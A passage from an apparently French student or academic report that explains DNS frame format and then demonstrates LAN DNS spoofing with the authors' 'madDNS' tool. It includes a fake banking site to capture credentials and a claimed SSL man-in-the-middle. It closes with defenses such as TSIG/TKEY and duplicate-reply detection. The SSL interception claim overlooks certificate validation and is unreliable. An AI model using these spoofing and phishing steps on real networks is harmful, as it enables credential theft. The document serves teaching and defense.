PHYSIQUE (1)	FRAME

Figure 3.7 : Encapsulation du protocole DNS dans le pile de protocole

Le protocole DNS sera encapsulé dans UDP puis IP et enfin ETHERNET II. Le format des trames DNS sera le suivant :

0	16	
TRANSACTION ID	FLAGS	Zone1
NOMBRE DE QUESTIONS	NOMBRE D'ANSWER RR	
NOMBRE D'AUTORITY RR	NOMBRE D'ADDITIONAL RR	
NOM DE L'HOTE A RECHERCHER (TAILLE VARIABLE)		Zone2
TYPE	CLASS	
REPONSE (TAILLE VARIABLE)		Zone3
TYPE	CLASS	
TEMPS DE VIE DE LA REPONSE		
LONGUEUR DE L'ADRESSE DE REPONSE	ADRESSE RECHERCHE (TAILLE VARIABLE)	
NOMS DES SERVEURS FAISANT AUTORITE		Zone4
Options..	Options..	
ENREGISTREMENTS ADDITIONNELS		Zone5
Options..	Options..	

Figure 3.8 : L'implémentation du protocole DNS

Le protocole se divise en quatre grandes parties.

- Dans la première partie (zone1) , nous retrouvons le transactionID qui permet de prévenir les ambiguïtés en cas de requêtes similaires de la part de deux machines du réseau (à l'image du champ identification du protocole IP ). Les « flags » permettent de définir les options générales. Les valeurs des indicateurs les plus fréquentes sont :

Code en hexadécimal	Valeurs
0100	Requête de type Question
8180	Réponse, Sans Erreur
8183	Réponse, Non trouvé

Figure 3.9 : Valeurs du champ « Flags » les plus utilisés

- Dans la deuxième partie (zone2), nous retrouvons la « Query », autrement dit la demande adressée au serveur de résolution de noms.

Le champ « nom d'hôte à rechercher » contient la requête à proprement parler. Le champ « type » contient un code permettant de connaître le type d'adresse à rechercher. Ce champ est généralement à « 1 » (pour HostAdress) sur Ethernet. Le champ « class » permet de définir la classe de l'adresse, sur Ethernet ce champ sera à « 1 » pour une classe INET qui correspond aux adresses IP.

- Dans la troisième partie (zone3), nous retrouverons la réponse de la « Query ». Cette partie est composée de plusieurs champs. Le champ « réponse » contient le positionnement de la « query » dans la trame. Le champ type est identique à celui de la zone 2. Le champ « class » est identique a celui de la zone 2. Le champ « Temps de vie » permet de connaître la durée de validité de la réponse donnée. Le champ « longueur » contient la taille de l'adresse contenue dans le champ « adresse recherché ».

- La quatrième partie (zone4), permettra d'identifier les serveurs ayants fait autorité pour la réponse.

- Enfin la dernière partie (zone5), permettra d'identifier les serveurs ayants participé à la résolution du nom de domaine mais ne faisant pas autorité.

Il est à noter que les zones quatre et cinq ne sont pas indispensable à la résolution des noms de domaines. Ces champs sont donc quelque part facultatif.

Exemple de « QUERY » (résolution):

```

Domain Name System (query)
  Transaction ID: 0x0050
  Flags: 0x0100 (Standard query)
    0... .. = Response: Message is a query
    .000 0... .. = opcode: Standard query (0)
    .... ..0. .... = Truncated: Message is not truncated
    .... ..1 .... = Recursion desired: Do query recursively
    .... ..0 .... = Non-authenticated data OK
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    www.google.fr: type A, class inet
      Name: www.google.fr
      Type: Host address
      Class: inet
  
```

Figure 3.10 : Exemple de requête DNS (Ethereal)

Le transaction ID est de « 50 », on remarque que c'est une « QUERY » (requête), et que le domaine recherché est « www.google.fr ».

Exemple de « RESPONSE » (réponse) :

```
Domain Name System (response)
Transaction ID: 0x0050
Flags: 0x8180 (standard query response, No error)
Questions: 1
Answer RRs: 2
Authority RRs: 4
Additional RRs: 4
Queries
  www.google.fr: type A, class inet
    Name: www.google.fr
    Type: Host address
    Class: inet
Answers
  www.google.fr: type CNAME, class inet, cname www.google.com
    Name: www.google.fr
    Type: Canonical name for an alias
    Class: inet
    Time to live: 1 day, 21 hours, 36 minutes, 6 seconds
    Data length: 16
    Primary name: www.google.com
  www.google.com: type A, class inet, addr 216.239.57.99
    Name: www.google.com
    Type: Host address
    Class: inet
    Time to live: 40 seconds
    Data length: 4
    Addr: 216.239.57.99
```

Figure 3.11 : Exemple de réponse DNS (Ethereal)

La réponse reprend le même « transaction ID ». On voit le champs « ANSWERS » apparaître avec sur la ligne noir la réponse attendue par le client, c'est à dire l'adresse IP du domaine « www.google.fr ». On remarquera que cette résolution est valable durant cinquante cinq heures environ.

DNS s'annonce donc être un protocole simple et facile à mettre en place, et finalement assez puissant, cependant nous allons voir que ce protocole n'est pas infaillible.

## 3.2 Failles de sécurité

### 3.2.1 Enjeux de la sécurité

Le transport de données confidentielles à travers le réseau doit garantir à l'utilisateur une totale confidentialité. L'acheminement des données doit pouvoir se faire de façon totalement sécurisée. Nous imaginons aisément combien il est important de garantir un lien sécurisé lors de la communication de certains mots de passe, de numéros de cartes bleues ou encore de données stratégiques industrielles.

Sachant qu'un nom de domaine garanti l'identité d'une machine sur le réseau, on en vient à se demander si ces noms de domaine ne peuvent pas être usurpés de manière à s'approprier l'identité d'un serveur.

En s'accaparant de l'identité d'une machine, nous pourrions imaginer divers scénarios. En usurpant l'identité du nom de domaine d'une banque en ligne, nous aurions la capacité de récupérer par exemple des numéros de compte en banque ou encore des mots de passes permettant l'accès à des zones privées de virement de fonds.

### 3.2.2 Spécificité des réseaux locaux

Les réseaux locaux ont une topologie bien particulière en bus. La topologie en bus adoptée pour Ethernet permet comme nous avons pu le voir dans les chapitres précédents d'écouter le flux transitant sur le réseau et ce de manière simple. En utilisant le mode dit « PROMISCUOUS » de la carte réseau nous avons la capacité de récupérer toutes les trames transitant sur le réseau.




Figure 3.12 : La topologie en bus

Par conséquent, il nous est donc possible de récupérer les flux concernant le protocole DNS. Pour récupérer les flux, nous avons développé un logiciel permettant de visualiser en temps réel les requêtes DNS effectuées sur le bus. Ce logiciel a été développé grâce à la librairie de programmation WinPcap [WINPCAP]. Il filtre dans un premier temps le protocole Ethernet II, puis IP, et enfin il ne récupère que les paquets UDP qui ont un port destination égal à 53 (port spécifique au DNS).

Ce programme va dans un premier temps initialiser la carte réseau, pour ensuite la passer en mode « promiscuous ».

Plaçons-nous dès à présent dans ce contexte :



1 : Trajet de la requête (Victime > Serveur)

2 : Réponse (Serveur > Victime)

Figure 3.13 : Résolution DNS type sur un segment

Le contexte ci dessus nous présente la procédure générale pour une requête de résolution DNS. Dans un premier temps, la station interroge le serveur DNS (flèche rouge), puis celui-ci lui répond (flèche verte).

Nous débutons l'analyse du protocole DNS à partir de la station « Attaquante ». On obtient :

```
C:\> madDNS.exe
REQUEST FOUND
-From : 192.168.0.1
-To   : 192.168.1.1
-Requeste : www.google.fr
-UniqueIdent : 0x4673
```

Cette trace représente une requête de résolution de la station 192.168.0.1 (la victime) auprès du serveur DNS. La station «.1 » veut à priori connaître l'adresse IP de « www.google.fr ».


Notre capacité à déterminer les requêtes de résolution DNS en temps réel va nous permettre de pouvoir répondre à celle ci à la place du serveur. La librairie WinPCap va nous permettre de forger de faux paquets de réponses DNS. Nous allons pour cela modifier le programme madDNS de façon à ce qu'il puisse forger un paquet de réponse automatiquement lorsqu'il intercepte une requête. La victime recevra de fausses informations concernant l'identité du domaine. La résolution attendue par la victime ne sera pas l'IP du domaine mais notre IP. La station leurrée aura finalement l'impression de communiquer avec le domaine alors qu'en fait-elle communiquera avec l'attaquant.

On intègre le système pour forger le paquet DNS dans madDNS, puis on l'exécute à partir de « attaquant » :

Lorsque « victime » veut consulter par exemple une page en ligne sur www.google.fr, madDNS (lancé sur victime) intercepte la requête et envoi une fausse réponse en se faisant passer pour le serveur DNS.

```
C:\> madDNS.exe
_____REQUEST FOUND
-From : 192.168.0.1
-To   : 192.168.1.1
-Requete : www.google.fr
-UniqueIdent : 0x4673
_____RECEPTION : OK
_____FORGING DNS REPLY
-Ethernet OK
-IP OK
-UDP OK
-DNS OK
-Sending FROM 192.168.1.1 TO 192.168.0.1 >> OK
_____DNS REPLY : OK
C:\>
```

Le contexte précédent n'est plus valable, on en arrive à ce contexte ci :



- 1 : Trajet de la requête (Victime > Serveur)
- 2 : Fausse réponse (Attaquant > Victime)
- 3 : Vraie réponse (Serveur > Victime)

Figure 3.14 : Résolution DNS après lancement de madDNS

La réponse du serveur est en concurrence avec celle de l'attaquant, cependant la victime interprète la première réponse qui lui parvient. « Attaquant » étant plus proche de « Victime » : la fausse requête est interprétée, et la bonne requête est éliminée.

	Time	IP src	IP dst	Informations
→ 1	0.000000	194.214.10.132	-> 193.51.100.100	DNS Standard query A www.google.fr
2	0.002254	193.51.100.100	-> 194.214.10.132	DNS Standard query response A 192.168.0.1
→ 3	0.498737	193.51.100.100	-> 194.214.10.132	DNS Standard query response A 216.239.57.99

← Temps de latence mesuré

Cette trace montre bien le délai entre la réception du faux (en rouge) et du vrai paquet (en vert) de réponse au niveau de la victime. Le temps de latence au niveau du serveur DNS (environ 500ms, soit une demi-seconde) nous laisse largement le temps de créer et d'envoyer une fausse requête sur ce réseau.

Finalement la station cible est totalement aveuglée par le protocole. L'attaquant est parvenu à s'approprier de l'identité du domaine aux yeux de la victime.

### 3.3 Attaques possibles basées sur l'usurpation d'identité

La faille décrite, nous allons pouvoir nous tourner vers ses utilisations : le détournement d'informations. Plusieurs solutions sont envisageables pour profiter de ce problème protocolaire. La première idée nous venant à l'esprit serait de se faire passer pour le serveur lui-même, c'est à dire de simuler entièrement son fonctionnement aussi bien au niveau physique qu'au niveau logiciel. L'autre solution serait de servir de pont. En d'autres termes, l'attaquant se transformerai en une sorte de passerelle et ce de manière totalement transparente pour la victime. Cette technique se nomme l' « homme au milieu » ou plus généralement « Man in the middle » (MiM).

#### 3.3.1 Usurpation simple

Cette approche va nous permettre de comprendre les conséquences d'une telle faille. Nous ne quitterons pas des yeux que le but de l'attaque est finalement de récupérer des informations confidentielles concernant la victime.

Plaçons nous maintenant dans la configuration suivante : un utilisateur veut consulter son compte en banque à travers un site en ligne se trouvant à l'adresse « <http://www.banque.net/> ». Cette utilisateur se trouve sur le poste « Victime ».




Figure 3.15 : Contexte d'usurpation de domaine

La station « victime » voulant communiquer avec le serveur « [www.banque.net](http://www.banque.net/) », et n'ayant aucune connaissance de son adresse IP, va effectuer une requête DNS auprès de son serveur de résolution.

A ce moment là, madDNS, lancé sur Attaquant, va intercepter la requête et renvoyer une fausse trame de réponse. Cette fausse réponse indiquera que le domaine « www.banque.net » se trouve, non pas à l'adresse 200.200.200.200, mais sur 192.168.0.2 (la station attaquante). On analyse le tout à l'aide d'Ethereal :

```

1  0.000000 194.214.10.132 -> 193.51.100.100 DNS Standard query A www.banque.net
2  0.003871 193.51.100.100 -> 194.214.10.132 DNS Standard query response A 194.214.10.202
3  0.005433 194.214.10.132 -> 194.214.10.202 TCP 1423 > 80 [SYN]
4  0.005534 194.214.10.202 -> 194.214.10.132 TCP 80 > 1423 [SYN, ACK]
5  0.005809 194.214.10.132 -> 194.214.10.202 TCP 1423 > 80 [ACK]
6  0.006541 194.214.10.132 -> 194.214.10.202 HTTP GET / HTTP/1.1
7  0.008754 194.214.10.202 -> 194.214.10.132 HTTP Continuation
8  0.009486 194.214.10.202 -> 194.214.10.132 TCP 80 > 1423 [FIN, ACK]
9  0.009745 194.214.10.132 -> 194.214.10.202 TCP 1423 > 80 [ACK]
10 0.020820 194.214.10.132 -> 194.214.10.202 TCP 1423 > 80 [FIN, ACK]
11 0.020917 194.214.10.202 -> 194.214.10.132 TCP 80 > 1423 [ACK]
12 0.477103 193.51.100.100 -> 194.214.10.132 DNS Standard query response A 200.200.200.200

```

Figure 3.16 : Trace Ethereal : « la concurrence temporelle des réponses DNS »

La trace Ethereal nous montre que la fausse réponse (trame N°2) est interprétée avant la réponse du serveur DNS (trame N° 12). Dans un deuxième lieu, nous nous apercevons que la station victime se connecte sur notre serveur http (trame de 3 à 11 en bleu) et non sur le serveur de la banque. L'attaque a réussi.

Finalement l'utilisateur de la station victime va se trouver rediriger sur la station « attaquante ». Pour simuler le site de la banque nous avons installé sur la machine attaquante un serveur http. Ce serveur http, programmé par nos soins, va nous permettre d'envoyer à chaque connexion une page html. Utilisation du multi-serveur nestor, ici en mode http:

```

C:\> nestor -v -w -p 80 -a -s index.html
Nestor ready !

```

Nestor est configuré de telle manière à ce qu'il envoie le fichier index.html lorsqu'une connexion est établie sur le port http, à savoir le port TCP/80. La page http envoyée (index.html) se trouvera être la copie originale de la page d'accueil du serveur http de la banque.

Lorsque la victime se connecte à la « fausse » banque en ligne, nestor réagit :

```

Connection from 192.168.0.1:1437
Sending index.html...565 bytes
Connection closed

```

Finalement l'utilisateur dupé aura l'impression de se trouver sur le serveur de sa banque. Il pourra alors tenter de consulter son compte en banque en saisissant ses coordonnées bancaires ainsi que ses mots de passe. Ces données seront récupérées par nestor. L'attaquant pourra, grâce à ce type d'informations, effectuer des opérations bancaires (virements, impression de RIB, débits) et tout ce qui s'en suit.

Ceci n'est qu'un exemple de compromission d'identité sur un réseau, nous aurions aussi pu prendre pour cible un serveur de courrier électronique, de base de données, de fichier ou encore un serveur http sécurisé (https) cela n'y aurait rien changé.

### 3.3.2 Man in the middle

Après vous avoir présenté les attaques « Man in the middle » (MiM) au niveau deux du modèle OSI, nous allons nous intéresser à leurs applications combinées avec le DNS cache poisoning. Pour cela prenons un nouvel exemple.

Soit une victime voulant communiquer de façon confidentielle avec un interlocuteur, cette dernière voulant assurer sa sécurité, elle utilise un protocole sécurisé à base de sockets sécurisées (SSL pour secure socket layer). On prendra l'exemple d'un serveur « http secure » (https) qui utilise un cryptage CYPHER. Ce type de serveur sécurisé est généralement utilisé par les banques en ligne ou encore dans les zones de paiement sécurisées en ligne.

La connexion habituellement établie correspond à celle ci :




Figure 3.17 : Connexion sécurisée sur bus Ethernet

Dans cette configuration la connexion est totalement sécurisée, les données sont confidentielles et ne peuvent pas être décryptées (hormis si la personne possède la clé privée). Il faut cependant mettre un bémol à cette configuration. En effet pour établir la communication sécurisée, la « victime » a dû se renseigner auprès d'un serveur DNS pour obtenir l'adresse IP du serveur « www.achat.com » et c'est finalement à ce moment là que le système n'est plus fiable. L'attaquant peut à cet instant s'approprier de l'identité du nom de domaine en envoyant une fausse réponse DNS.

A partir de là, l'attaquant va pouvoir ouvrir dans un premier temps une connexion sécurisée avec la victime (connexion attaquant/victime), ensuite il va de la même façon établir une autre connexion sécurisée avec le vrai serveur www.achat.com (connexion attaquant/achat.com), son rôle se limitera alors à faire simplement transiter les paquets. Attaquant étant à l'origine des deux connexions, il possède a priori sur les clés de décryptage utilisé dans les connexions SSL. Il pourra à cet instant jouer le rôle de pont de manière complètement transparente (voir invisible) pour les deux interlocuteurs (victime et achat.com) mais il pourra aussi enregistrer tout le trafic non crypté.

Le réseau aura finalement la topologie logique suivante :




Figure 3.18 : les « top-level » et leurs utilisations

Au niveau protocolaire on procédera sur la station de l'attaquant à une décapsulation et une réencapsulation de manière à pouvoir lire et enregistrer les données confidentielles circulant à travers les liens pseudo-sécurisés (voir figure ci-dessous).




Figure 3.19 : Encapsulation et décapsulation d'un message crypté

L'attaquant pourra dès lors intercepter tout le trafic transitant sur le segment. Cette interception se fera de manière totalement transparente pour les deux interlocuteurs qui auront finalement l'impression de communiquer l'un avec l'autre sur un pont de sockets sécurisé (SSL).

L'attaque « MiM » couplé au « DNS cache poisoning » se présente en définitive comme étant une technique avancée permettant la corruption de lien sécurisé, et ce, quelle que soit la nature de la sécurisation réalisée, sans que les interlocuteurs ne soient à un quelconque moment au courant.

Le « DNS cache poisoning » s'avère être à l'origine de plusieurs attaques audacieuses, et c'est la raison pour laquelle nous allons dès à présent nous intéresser au moyen possible de détecter et de sécuriser cette faille.

## 3.4 Solutions existantes

Aux vues de ces problèmes protocolaires, les organismes de normalisation ont tenté de trouver des remèdes concernant les attaques de cache poisoning. Ces recherches ont finalement donné naissance au DNS authentication.

### 3.4.1 DNS authentication

Le DNS authentication [RFC 2845] permet à un utilisateur de garantir l'origine d'une résolution DNS. Cette authentication repose sur le partage de clé privée de cryptage entre le serveur DNS et une entité cliente à travers une signature de transaction « TSIG » (pour Transaction SIGnature).

Le problème induit par ce partage est la diffusion des clés privées. En effet ces clés ne peuvent pas transiter par le réseau sachant qu'elles risqueraient d'être intercepter. Le DNS authentication a donc été modifié en implémentant un système permettant de partager les clés de manière sécurisée [RFC 2930]. On parlera dès lors de « Secret Key Establishment for DNS » (TKEY).

Une fois le « TSIG » et le « TKEY » mit en place, la sécurité est garantie entre le serveur DNS et le client. Nous avons vu précédemment que la résolution de requête DNS se faisait à travers une architecture distribuée. Il important que toute l'architecture du réseau de résolution implémente ces protocoles, sans quoi la chaîne de confiance établie entre les différents serveurs DNS (qu'ils soient autoritaires ou non) n'est plus viable.

Finalement le DNS authentication apporte des solutions concrètes permettant de certifier une résolution DNS, malgré cela le système reste semble t-il très fragilisé par son architecture distribuée.

## 3.5 Solutions apportées

Notre étude des attaques va nous permettre d'avoir un a priori sur les solutions à apporter. Nous distinguerons deux solutions à savoir dans un premier temps la détection des double réponse, et ensuite la détection des cartes en mode « promiscuous ».

### 3.5.1 Détection des doubles réponses

Les attaques de DNS cache poisoning à destination d'une machine laisse transparaître une sorte de signature. En effet ces attaques consistent comme nous l'avons vu précédemment à créer un faux paquet de réponse de résolution DNS. Par conséquent la machine attaquée va voir passer deux réponses au lieu d'une dans un laps de temps réduit et ceci avec le même identificateur de transaction (transactionID). Comme nous le savons l'identificateur de transaction est en principe un marqueur permettant de garantir l'unicité d'une requête pour éviter les confusions. Sachant cela, nous pouvons décrire la signature de l'attaque.

L'attaque se caractérise par la présence d'une double réponse de requête de résolution avec un même identificateur de transaction.

L'attaque se vérifie bien sur le tracé Ethereal :

```
Time      IP src          IP dst          Informations
0.000000  194.214.10.132 -> 193.51.100.100 DNS Standard query A www.google.fr [ident=0E98]
0.002254  193.51.100.100 -> 194.214.10.132 DNS Standard query response A 192.168.0.1 [ident=0E98]
0.498737  193.51.100.100 -> 194.214.10.132 DNS Standard query response A 216.239.57.99 [ident=0E98]
```

On a donc bien trois identificateur identique au lieu d'en avoir deux.

Une fois l'attaque détectée il nous faut agir. Il faut empêcher la victime de se connecter à l'adresse résolue par le faux serveur DNS, c'est à dire la mauvaise adresse. Pour cela nous allons mettre en place un IDS (Intrusion Detection System) qui va nous permettre d'analyser le réseau en permanence et de pouvoir intervenir pour tuer une connexion si cela est nécessaire de manière automatique. Après mise en place de l'IDS, on a le contexte suivant :




Figure 3.20 : les « top-level » et leurs utilisations

Ce contexte permet à l'IDS de détecter la signature de l'attaque. Il va pouvoir « sniffer » le réseau à la recherche d'intrusions. Sa procédure de recherche pour l'attaque DNS pourra se réduire à l'algorithme suivant :




Figure 3.21 : Algorithme de prévention d'attaque DNS

L'algorithme définit, nous allons maintenant décrire les méthodes permettant de tuer la connexion. Plusieurs solutions sont envisageables :

- Si l'adresse IP résolu par le serveur DNS se trouve sur le segment, deux solutions se présentent :

**Arp Cache Poisoning :**

